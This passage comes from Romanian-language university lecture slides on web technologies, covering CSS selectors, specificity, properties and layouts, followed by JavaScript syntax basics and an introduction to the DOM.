::first-letter	p::first-letter	Selectează prima literă a fiecărui <p>
::first-line	p::first-line	Selectează prima linie a fiecărui <p>
::before	p::before	Inserează conținut înainte de fiecare <p>
::after	p::after	Inserează conținut după fiecare <p>



# 1.4. Selectori CSS

## Specificitatea selectorilor

- **Specificitatea** = modalitatea prin care un browser decide care proprietăți CSS sunt cele mai relevante pentru un element în vederea aplicării stilurilor
- Specificitatea unui selector se poate calcula și se reprezintă ca o valoare formată din "concatenarea" a patru numere
- **a-b-c-d**



# 1.4. Selectori CSS

## Specificitatea selectorilor: a-b-c-d

- a = 1, dacă declarația CSS este făcută în cadrul atributului `style` al unui element (în acest caz nu avem selectori: 1-0-0-0)
- b = numărul de attribute `id` din selector
- c = numărul de attribute (altele decât `id` din selector) și numărul de pseudo-clase din selector
- d = numărul de elemente și de pseudo-elemente din selector



## 1.4. Selectori CSS

### Specificitatea selectorilor: a-b-c-d

Exemplu:

```
ul#bagaj ol#mancare li.esential {  
}
```

- a=0 – nu este în atributul `style` al unui element
- b=2 – două attribute `id: #bagaj` și `#mancare`
- c=1 – un atribut `class: .esential`
- d=3 – trei elemente: `ul`, `ol` și `li`
- Specificitatea: 0,2,1,3



# 1.5. Aplicarea stilurilor

- 3 modalități de a aplica stiluri CSS asupra elementelor HTML
  - Fișiere externe (extensia .css)
  - În interiorul tag-ului <style>
  - În atributul style al unui tag
- Ordinea priorităților în cazul în care avem același stil specificat în moduri diferite pentru un element este cea de mai sus
- Specificarea stilurilor în atributul style al unui tag are prioritatea cea mai mare



# 1.5. Aplicarea stilurilor

## Aplicarea stilurilor CSS în fișiere externe

```
<head>  
    <link rel="stylesheet" type="text/css"  
          href="style.css" />  
</head>
```



# 1.5. Aplicarea stilurilor

**Aplicarea stilurilor CSS în interiorul tag-ului `<style>` (care trebuie pus în `<head>`)**

```
<style>
    html, body {
        height: 100%;
        font-family: arial, sans-serif;
        font-size: small;
    }
    .highlight {
        color: red;
    }
</style>
```



# 1.5. Aplicarea stilurilor

## Aplicarea stilurilor CSS în atributul style al unui tag

```
<h1 style="font-weight: bold; color: red;  
font-size: 15px;">TI</h1>
```



# 1.6. Proprietăți CSS

## Proprietăți de fundal

Proprietate	Descriere
background	Toate proprietățile fundalului
background-attachment	Dacă imaginea de fundal este fixată sau se deplasează cu restul paginii la scroll
background-color	Culoarea fundalului unui element
background-image	Imaginea de fundal al unui element
background-position	Poziția de start a unei imagini de fundal
background-repeat	Modul de repetare a imaginii de fundal



# 1.6. Proprietăți CSS

## Proprietăți de formatare a textului

Proprietate	Descriere
color	Culoarea textului
direction	Direcția de scriere a textului
letter-spacing	Spațiul dintre literele unui text
line-height	Înălțimea unei linii de text
text-align	Alinierea orizontală (left, right, center, justify)
text-decoration	Linii peste/sub/deasupra textului (overline, underline, line-through)
text-indent	Identarea primei linii dintr-un bloc
text-shadow	Umbra unui text
text-transform	Capitalizarea unui text
vertical-align	Alinierea verticală (top, middle, bottom, ...)



# 1.6. Proprietăți CSS

## Proprietăți de definire și formatare a font-ului

Proprietate	Descriere
font	Toate proprietățile referitoare la font
font-family	Familia font-ului (e.g., serif, sans-serif, "Times")
font-size	Dimensiunea font-ului (px, em, pt, %, small, large, ...)
font-style	Stilul font-ului (normal, italic, oblique)
font-variant	Caractere majuscule mici (normal, small-caps)
font-weight	Îngroșarea (normal, bold, bolder, lighter, 100, ..., 900)



# 1.6. Proprietăți CSS


## Proprietăți de formatare a listelor

Proprietate	Descriere
list-style	Toate proprietățile referitoare la liste
list-style-image	Imaginea folosită la <li> (none, url(...))
list-style-position	Poziția marker-ului unui <li> (inside, outside)
list-style-type	Tipul marker-ului unui <li> (none, disc, circle, square; decimal, lower-alpha, upper-alpha, lower-roman, upper-roman, hebrew, katakana, ...)



# 1.6. Proprietăți CSS

## Box Model





# 1.6. Proprietăți CSS

## Proprietăți de formatare a conturului

Proprietate	Descriere
border	Toate proprietățile referitoare la contur (* - width, style, color)
border-top-*	Toate proprietățile referitoare la conturul de sus
border-right-*	Toate proprietățile referitoare la conturul din dreapta
border-bottom-*	Toate proprietățile referitoare la conturul de jos
border-left-*	Toate proprietățile referitoare la conturul din stânga
border-width	Grosimea conturului (thin, medium, thick, px, ...)
border-style	Stilul conturului (none, solid, dashed, dotted, hidden, double, groove, ridge, inset, outset)
border-color	Culoarea conturului (implicit este culoarea elementului)



# 1.6. Proprietăți CSS

## Proprietăți de formatare a marginilor și a padding-ului

Proprietate	Descriere
margin	Toate proprietățile referitoare la margine (top, right, bottom, left) – între 1 și 4 valori
margin-top, margin-right, margin-bottom, margin-left	 px, pt, %, auto (implicit: 0)
padding	Toate proprietățile referitoare la padding (top, right, bottom, left) – între 1 și 4 valori
padding-top, padding-right, padding-bottom, padding-left	 px, pt, %, (implicit: 0)



# 1.6. Proprietăți CSS

## Proprietăți de dimensionare

Proprietate	Descriere
width	Lățimea unui element (px, pt, %, <i>auto</i> )
height	Înălțimea unui element (px, pt, %, <i>auto</i> )
max-width	(px, pt, %, <i>none</i> )
max-height	(px, pt, %, <i>none</i> )
min-width	(px, pt, %, 0)
min-height	(px, pt, %, 0)



# 1.6. Proprietăți CSS

## Proprietăți de afișare și vizibilitate

Proprietate	Descriere
display	Tipul containerului unui element ( <i>inline</i> , <i>block</i> , <i>flex</i> , <i>list-item</i> , <i>table</i> , <i>table-row</i> , <i>table-cell</i> , <i>none</i> , ...)
visibility	Vizibilitatea unui element ( <i>visible</i> , <i>hidden</i> , <i>collapse</i> )



# 1.6. Proprietăți CSS

## Proprietăți de poziționare

Proprietate	Descriere
	Poziționarea unui element
position	<i>static</i> elementele apar în ordinea firească <i>absolute</i> poziționare relativă la primul element părinte poziționat (non-static) <i>fixed</i> poziționare relativă la fereastra browser-ului <i>relative</i> poziționare relativă la poziționarea normală
top, right, bottom, left	Afectează doar poziționările absolute și relative (px, pt, %, auto)
z-index	Ordinea pe stivă a elementelor; în special când sunt unul peste altul (auto, numere_pozitive_sau_0)



# 1.6. Proprietăți CSS

## Alte proprietăți

Proprietate	Descriere
cursor	Cursorul mouse-ului (auto, none, default, crosshair, move, pointer, text, wait, ... - URL_imagine)
clip	Afișarea doar a unei regiuni a unui element poziționat absolut - e.g., rect(0px,60px,200px,0px);
overflow	Ce se întâmplă cu conținutul care depășește limitele containerului elementului (visible, hidden, scroll, auto)
float	Împingerea unui element în stânga sau în dreapta (none, left, right)
clear	Anulează efectul float; nu sunt permise elemente în stânga, dreapta sau în ambele părți (none, left, right, both)



# 1.6. Proprietăți CSS

## Valorile pentru proprietăți CSS *initial* și *inherit*

- Initial
  - Setează o proprietate CSS la valoarea sa inițială
- Inherit
  - Setează o proprietate CSS la valoarea din proprietatea corespunzătoare a elementului părinte



# 1.7. Framework-uri CSS

- Bootstrap - <http://getbootstrap.com/css/>
  - HTML, CSS, LESS, SASS and JavaScript
- ZURB Foundation - <http://foundation.zurb.com/>
  - HTML, CSS, Sass and JavaScript
- YAML - <http://www.yaml.de/>
  - HTML, CSS and JavaScript
- Less Framework - <http://lessframework.com/>
  - CSS, LESS
- Gumby Framework - <http://gumbyframework.com/>
- Columnal - <http://www.columnal.com/>



# 1.8. Layout-ul unei pagini web

- **Fixed** – lățime fixă a paginii; redimensionarea browser-ului sau vizualizarea paginii pe diverse dispozitive nu afectează modul de afișare a site-ului
- **Fluid** – lățimea este dată în procente; coloanele din pagină sunt relative una la cealaltă, iar browser-ul permite o scalare fluidă
- **Elastic** – un mix între layout-ul fix și cel fluid; folosește em pentru dimensionarea elementelor
- **Adaptive** – utilizarea unor stiluri diferite în funcție de dimensiunile browser-ului (e.g., pe monitoare mai mici, tablete, telefoane mobile) folosind media queries
- **Responsive** – pagini construite pe un grid fluid care folosesc tehnica adaptivă



# 1.8. Layout-ul unei pagini web

## Media queries

```
@media screen and (max-width: 300px) {  
    body {  
        background-color: red;  
    }  
}
```




## 1.9. CSS3

- Principalele noutăți/module aduse de CSS3 (care este încă în curs de dezvoltare) sunt:
  - Selectors
  - Box Model
  - Backgrounds and Borders
  - Image Values and Replaced Content
  - Text Effects
  - 2D/3D Transformations
  - Animations
  - Multiple Column Layout
  - User Interface



# Bibliografie

- <http://www.w3.org/Style/LieBos2e/history/Overview.html>
- <http://www.w3.org/Style/CSS/specs>
- <http://www.w3.org/Style/CSS/current-work.en.html>
- <https://developer.mozilla.org/en-US/docs/Web/CSS/CSS3>
- [http://www.w3schools.com/cssref/css\\_selectors.asp](http://www.w3schools.com/cssref/css_selectors.asp)
- <http://css-tricks.com/specifcations-on-css-specificity/>
- <http://www.w3schools.com/css/default.asp>
- <http://kyleschaeffer.com/development/css-font-size-em-vs-px-vs-pt-vs/>
- <http://getbootstrap.com/css/>
- <http://www.particletree.com/features/dynamic-resolution-dependent-layouts/>
- <http://kyleschaeffer.com/development/responsive-layouts-using-css-media-queries/>
- [http://en.wikipedia.org/wiki/Quirks\\_mode](http://en.wikipedia.org/wiki/Quirks_mode)



# Tehnologii Internet

## CURSUL 07 – INTERACȚIUNEA ÎN PAGINILE WEB

Universitatea Tehnică "Gheorghe Asachi" din Iași  
Facultatea de Automatică și Calculatoare  
Departamentul de Calculatoare  
Specializarea Tehnologia informației

© 2017-2018 Adrian ALEXANDRESCU



# Cuprins

1. Limbajul JavaScript
2. Document Object Model (DOM)
3. Browser Object Model (BOM)
4. Biblioteci și framework-uri JavaScript



# 1. Limbajul JavaScript

1.1. Introducere

1.2. Istorici

1.3. Sintaxa JavaScript

1.4. JavaScript în HTML



# 1.1. Limbajul JavaScript - introducere

## JavaScript

- Client-side scripting
- Descrie comportamentul în cadrul paginilor web
- Interacțiunea cu utilizatorul
- Controlul elementelor din pagină în urma acțiunii utilizatorului și nu numai
- Comunicare asincronă cu serverul
- Modificarea dinamică a modului în care este afișat conținutul în web browser
- Manipularea elementelor HTML și a stilurilor



# 1.1. Limbajul JavaScript - introducere

- Exemplu de cod JavaScript

```
var currentHash = "no hash";  
function checkForHashChange() {  
    console.log("hash: " +  
        window.location.hash.substring(1));  
    if (window.location.hash.substring(1) !=  
        currentHash) {  
        preNavigateTo();  
    }  
}
```



## 1.2. Limbajul JavaScript - istoric

- 1995 – dezvoltat de Brendan Eich de la Netscape Communications Corporation
- 1995 – numele inițial al limbajului a fost Mocha, apoi a fost schimbat în LiveScript și în final, JavaScript
- 1996-1997 – specificațiile limbajului au fost făcute de European Computer Manufacturers Association (ECMA) => ECMAScript – standardul oficial
- 1998 – ECMAScript 2; 1999 – ECMAScript 3
- 2005 – Brendan Eich, ECMA și Macromedia încep să lucreze la ECMAScript 4, dar, după împotriviri din partea Microsoft => ECMAScript3.1
- 2005 – Jesse James Garrett – folosește termenul Ajax
- 2009 – ECMAScript 3.1 este redenumit în ECMAScript 5
- 2011 – ECMAScript 5.1



# 1.3. Sintaxa JavaScript

## Comentarii

- Sunt ca în C/C++/Java
- Pentru a comenta o singură linie de cod: //
- Pentru a comenta mai multe linii de cod: /\* \*/



# 1.3. Sintaxa JavaScript

## Variabile

- Se definesc cu ajutorul cuvântului cheie **var**

```
var x = 10;
```

- Redeclararea unei variabile fără asignarea unei noi valori nu va duce la resetarea valorii
- O variabilă poate fi folosită înainte de a fi declarată
- Reguli de denumire a variabilelor:
  - Numele poate să înceapă cu o literă, \$ sau \_
  - Numele pot conține litere, cifre, \$ și \_
  - Numele sunt case-sensitive
  - Cuvintele rezervate nu pot fi folosite pentru a denumi o variabilă



# 1.3. Sintaxa JavaScript

## Tipuri de dată

- Nu se specifică ce tip de dată are o variabilă
- Tipul este determinat în mod dinamic
- Aceeași variabilă poate fi număr, sir de caractere sau boolean
- Tipurile de dată: Number, String, Boolean, Null, Undefined, Symbol (ECMAScript 6), Object
- Toate valorile (exceptând de tipul Object) sunt imutabile
- Array este un obiect folosit pentru a crea vectori de elemente



# 1.3. Sintaxa JavaScript

## Tipuri de date

```
var x;                                // undefined
var x = null;                            // null
var x = 13.5;                            // Number
var x = "Ana";                           // String
var x = 'Ana are "mere"'; // String
var x = true;                            // Boolean
var x = ['Ana', 15, 3.5]; // Array (Object)
var x = {a: 10, b: 15}; // Object
var x = suma;                            // Function
```



# 1.3. Sintaxa JavaScript

## Expresii și operatori

- `this` – contextul de execuție a funcției
- `function` – definește o funcție
- `[]` – definirea unui array
- `{}` – definirea unui obiect
- `/ab+c/i` – expresii regulate



# 1.3. Sintaxa JavaScript

**Operatori - între paranteze este pusă precedența**

- Operatori de grupare (0)
  - () – controlarea precedenței
- Operatori de acces (1)
  - . ["] – accesarea proprietăților
  - new – crearea unei instanțe a unui constructor (cu listă argumente)
- Operatori de funcții (2)
  - () – apelul unei funcții
  - new – crearea unei instanțe a unui constructor (fără listă de argumente)



# 1.3. Sintaxa JavaScript

## Operatori

- Operatori postfixați (3)
  - `a++`, `a--` – incrementare și decrementare
- Operatori prefixați (4)
  - `++a`, `--a` – incrementare și decrementare
- Operatori unari (*operator expresie*) (4)
  - `delete` – șterge proprietatea unui obiect
  - `void` – evaluează expresia și returnează `undefined`
  - `typeof` – determină tipul unui obiect
  - `+, -, ~, !`



# 1.3. Sintaxa JavaScript

## Operatori

- Operatori aritmetici (5 și 6)
  - \*, /, %      +, -
- Operatori binari de shift-are (7)
  - <<, >>, >>>
- Operatori relationali (8)
  - *in* – (*proprietate in obiect*) – returnează true dacă proprietatea specificată se găsește în obiectul respectiv
  - *instanceof* – (*obiect instanceof constructor*) – testează dacă un obiect are în lanțul de prototipuri proprietatea prototype a unui constructor
  - <, >, <=, >=



# 1.3. Sintaxa JavaScript

## Operatori

- Operatori de egalitate (9)
  - ==, != – convertește operanții dacă nu sunt de același tip și apoi aplică comparația strictă
  - ===, !== – compară operanții fără conversia de tip
- Operatori binari (10, 11, 12)
  - &, ^, |
- Operatori logici (13, 14)
  - &&, ||



# 1.3. Sintaxa JavaScript

## Operatori

- Operatorul condițional (ternar) (15)
  - $(condiție)?dacă\_este\_adevărată:dacă\_este\_falsă$
- Operatori de atribuire (16)
  - `=, *=, /=, %=, +=, -=, <<=, >>=, >>>=, &=, ^=, |=`
- Operatorul virgulă (19)
  - `,` - permite evaluarea mai multor expresii și returnează rezultatul dat de ultima expresie



# 1.3. Sintaxa JavaScript

## Operatori

- Exemplu

```
// definirea constructorilor
```

```
function A() {}
```

```
function B() {}
```

```
B.prototype = new A(); // moștenirea
```

```
var o = new B();
```

- `instanceof A; // true`

- `instanceof B; // true`



# 1.3. Sintaxa JavaScript

## Şiruri de caractere

- Proprietăți:
  - constructor, length, prototype
- Metode:
  - charAt, charCodeAt, fromCharCode,
  - indexOf, lastIndexOf
  - concat, slice, split, substr, substring, trim
  - match, replace, search
  - toLocaleLowerCase, toLocaleUpperCase,  
toLowerCase, toUpperCase, toString, valueOf



# 1.3. Sintaxa JavaScript

## Numere

- Sunt valori pe 64 de biți cu virgulă mobilă
- 1 bit semn, 11 biți exponent, 52 biți mantisă
- Numerele fără virgulă sunt considerate precise dacă au maxim 15 cifre

```
var x = 13;           // număr fără zecimale
var x = 13.00;        // Număr cu zecimale
var x = 123e5;         // 12300000
var x = 123e-5;        // 0.00123
var x = 0xF1;          // număr în baza 16
```



# 1.3. Sintaxa JavaScript

## Numere - valori speciale

- Infinity

```
var x = 1 / 0;      // x va fi Infinity
```

```
var y = -1 / 0;    // y va fi -Infinity
```

- NaN (Not a Number)

```
var x = 1 / "Ana";     // x va fi NaN
```

```
var y = 100 / "10";   // y va fi 10
```



# 1.3. Sintaxa JavaScript

## Numere

- Proprietăți care pot fi accesate doar prin obiectul Number:
  - MAX\_VALUE, MIN\_VALUE, POSITIVE\_INFINITY, NEGATIVE\_INFINITY
- Metode globale:
  - Number, parseFloat, parseInt
- Metode aplicate asupra numerelor:
  - toString, toExponential,toFixed, toPrecision, valueOf
- Funcția isNaN



# 1.3. Sintaxa JavaScript

## Funcții

```
function numeFunctie(argumente) {  
    // codul functiei  
}
```

Exemplu:

```
var x = suma(5, 7);
```

```
function suma(a, b) {  
    return a + b;  
}
```



# 1.3. Sintaxa JavaScript

## Obiecte

```
var carteamea = {  
    titlu: "The shinning",  
    autor: "Stephen King",  
    anAparitie: 1977  
}
```

- Accesarea proprietăților unui obiect:
  - `carteaMea.titlu`
  - `carteaMea["titlu"]`
- Metoda `hasOwnProperty("titlu")`



# 1.3. Sintaxa JavaScript

## Obiectul Math

- Metode:
  - abs, ceil, floor, round
  - exp, log, pow, sqrt
  - sin, cos, tan, asin, acos, atan, atan2
  - min, max – numărul cu valoarea cea mai mică/mare dintr-o listă de valori
  - random – număr aleator între 0 și 1



# 1.3. Sintaxa JavaScript

## Obiectul Date

- Crearea unui obiect de tipul Date:

```
new Date()
```

```
new Date(milliseconds)
```

```
new Date(dateString)
```

```
new Date(year, month, day, hours, minutes,  
seconds, milliseconds)
```

- Metode:

- getDate, getDay, getFullYear, getHours, getMilliseconds, getMinutes, getMonth, getSeconds, getTime (similar pentru set)

- Date.parse() – numărul de milisecunde

- Datele se pot compara folosind: ==, !=, <, >, <=, >=



# 1.3. Sintaxa JavaScript

## Obiectul Array

- Exemplu

```
var x = ['Ana', 15, 3.5];
```

```
x[0] = 3;
```

```
x[x.length] = 15;
```

- Nu se recomandă crearea vectorilor folosind constructorul Array

```
new Array('Ana', 15, 3.5)
```



# 1.3. Sintaxa JavaScript

## Obiectul Array

- Sparse Array

```
var x = [];
x[0] = 13;
x[3] = 14;
x.length // 4
x[1]      // undefined
```

- Associative Array

- JavaScript NU suportă array-uri asociative (în care indexul din vector este sir de caractere)



# 1.3. Sintaxa JavaScript

## Obiectul Array

- Proprietăți:
  - constructor, length, prototype
- Metode:
  - push, pop, splice, shift, unshift
  - concat, reverse, slice, sort
  - indexOf, lastIndexOf
  - join, toString, valueOf



# 1.3. Sintaxa JavaScript

## Obiectul RegExp

- Expresie regulată = secvență de caractere care formează un pattern de căutare
- Sintaxa: */pattern/modificatori*
- Exemple:
  - /internet/i
  - /<sup>^</sup> [A-Z0-9.\_%+-]+@[A-Z0-9.-]+\.\.(?:[A-Z]{2}|com|org|net|edu|gov|mil|biz|info|mobi|name|aero|asia|jobs|museum) \$/g



# 1.3. Sintaxa JavaScript

## Obiectul RegExp

- Metode aplicate unui obiect de tipul String care folosesc și expresii regulate
  - search, replace
  - str.replace(/internet/i, "TI")
- Metode ale obiectului RegExp
  - test – caută pattern-ul într-un sir de caractere și returnează true/false
  - exec – caută pattern-ul într-un sir de caractere și returnează textul găsit sau null



# 1.3. Sintaxa JavaScript

- Instrucțiunile (cuvintele cheie) următoare se comportă la fel ca în limbajele C/C++
  - if, else, switch,
  - break, continue
  - for, while, do... while
- Se pot defini etichete (*etichetă: instrucțiuni*) la fel ca în C/C++/Java, dar se folosesc ca în Java
  - break *etichetă*;
  - continue *etichetă*;



# 1.3. Sintaxa JavaScript

- Instrucțiunea for... in

```
var obj = {a:1, b:2, c:3};  
  
for (var prop in obj) {  
    console.log("o." + prop + " = " +  
        obj[prop]);  
}  
  
// Output:  
// "o.a = 1"  
// "o.b = 2"  
// "o.c = 3"
```



# 1.3. Sintaxa JavaScript

## Tratarea erorilor

- se face la fel ca în Java cu mențiunea că excepția generată poate fi de tipul String, Number, Boolean sau Object
- Cuvinte cheie: try, catch, finally, throw



# 1.3. Sintaxa JavaScript

## Recomandări privind scrierea codului

- Similară cu limbajele C/C++/Java

## Alte recomandări

- Variabilele să fie declarate înainte de a fi folosite
- Trebuie evitată folosirea variabilelor globale
- Variabilele locale dintr-o funcție se declară cu **var**
- Numerele, sirurile de caractere și valorile de tipul boolean trebuie tratate ca primitive și nu ca obiecte
- Dacă la apelul unei funcții se omite un argument atunci respectivul argument are valoarea **undefined**



# 1.3. Sintaxa JavaScript

```
var x1 = {} ;           // new object
var x2 = "" ;           // new primitive string
var x3 = 0 ;             // new primitive number
var x4 = false ;         // new primitive boolean
var x5 = [] ;            // new array object
var x6 = /() / ;         // new regexp object
var x7 = function(){} ; // new function object
```



# 1.3. Sintaxa JavaScript

## Domeniul de vizibilitate/accesibilitate

- Este similar cu limbajurile C/C++/Java
- O variabilă declarată într-un bloc poate fi folosită doar în cadrul blocului respectiv
- *O variabilă care NU a fost declarată (folosind var) devine automat variabilă globală*

```
function f() {  
    nume = "Ana";  
}
```



# 1.4. JavaScript în HTML

```
<!DOCTYPE html>
<html>
<head>
<script>
    function schimbaContinut() {
        document.getElementById("myDiv").innerHTML =
            "Noul continut";
    }
</script>
</head>
<body>
    <a onclick="schimbaContinut()">Schimba</a>
    <div id="myDiv">Ana are mere</div>
</body>
</html>
```



# 1.4. JavaScript în HTML

- Codul JavaScript se inserează:
  - Ca și conținut a tag-ului HTML <script>
  - În fișiere externe cu extensia .js
- Tag-ul <script> poate să apară fie în <head>, fie în <body>
- De obicei, codul JavaScript se execută ca urmare a interacțiunii utilizatorului
- Pentru a referi un fișier .js din HTML se folosește atributul *src* a tag-ului <script>

```
<script src="myScript.js"></script>
```



# 2. Document Object Model

- 2.1. Introducere
- 2.2. Obiecte DOM
- 2.3. Evenimente HTML
- 2.4. Noduri DOM




## 2.1. DOM - introducere

### **Document Object Model (DOM)**

- DOM = Platformă și interfață care permite scripturilor să acceseze în mod dinamic și să schimbe conținutul, structura și stilul unui document
- Model creat când pagina web s-a încărcat
- Prin intermediul DOM, limbajul JavaScript poate accesa, schimba, adăuga, șterge elementele, atributele și stilurile CSS ale unui document HTML



## 2.1. DOM - introducere





## 2.2. Obiecte DOM

### Obiectul document

Metodă	Descriere
document.getElementById()	Găsește un element după id
document.getElementsByTagName()	Găsește elemente după tag
document.getElementsByClassName()	Găsește elemente după clasă
document.createElement()	Creează un element HTML
document.removeChild()	Sterge un element HTML
document.appendChild()	Adaugă un element HTML
document.replaceChild()	Înlocuiește un element HTML
document.write( <i>text</i> )	Scrie la ieșirea HTML



## 2.2. Obiecte DOM

### Modificarea elementelor HTML

Metodă	Descriere
<i>element.innerHTML=</i>	Înlocuiește conținutul unui element
<i>element.attribute=</i>	Schimbă atributul unui element
<i>element.setAttribute(attribute,value)</i>	Schimbă atributul unui element
<i>element.style.property=</i>	Schimbă stilul unui element



## 2.3. Evenimente HTML

- O secvență JavaScript poate fi executată atunci când apare un eveniment (e.g., utilizatorul apasă pe un element HTML)
- Atribute ale elementelor HTML:
  - onclick, onmouseenter, onmouseleave, onmousemove, onmouseover, ...
  - onkeydown, onkeypress, onkeyup
  - onload, onchange, ...
  - ...
- Mai multe detalii:
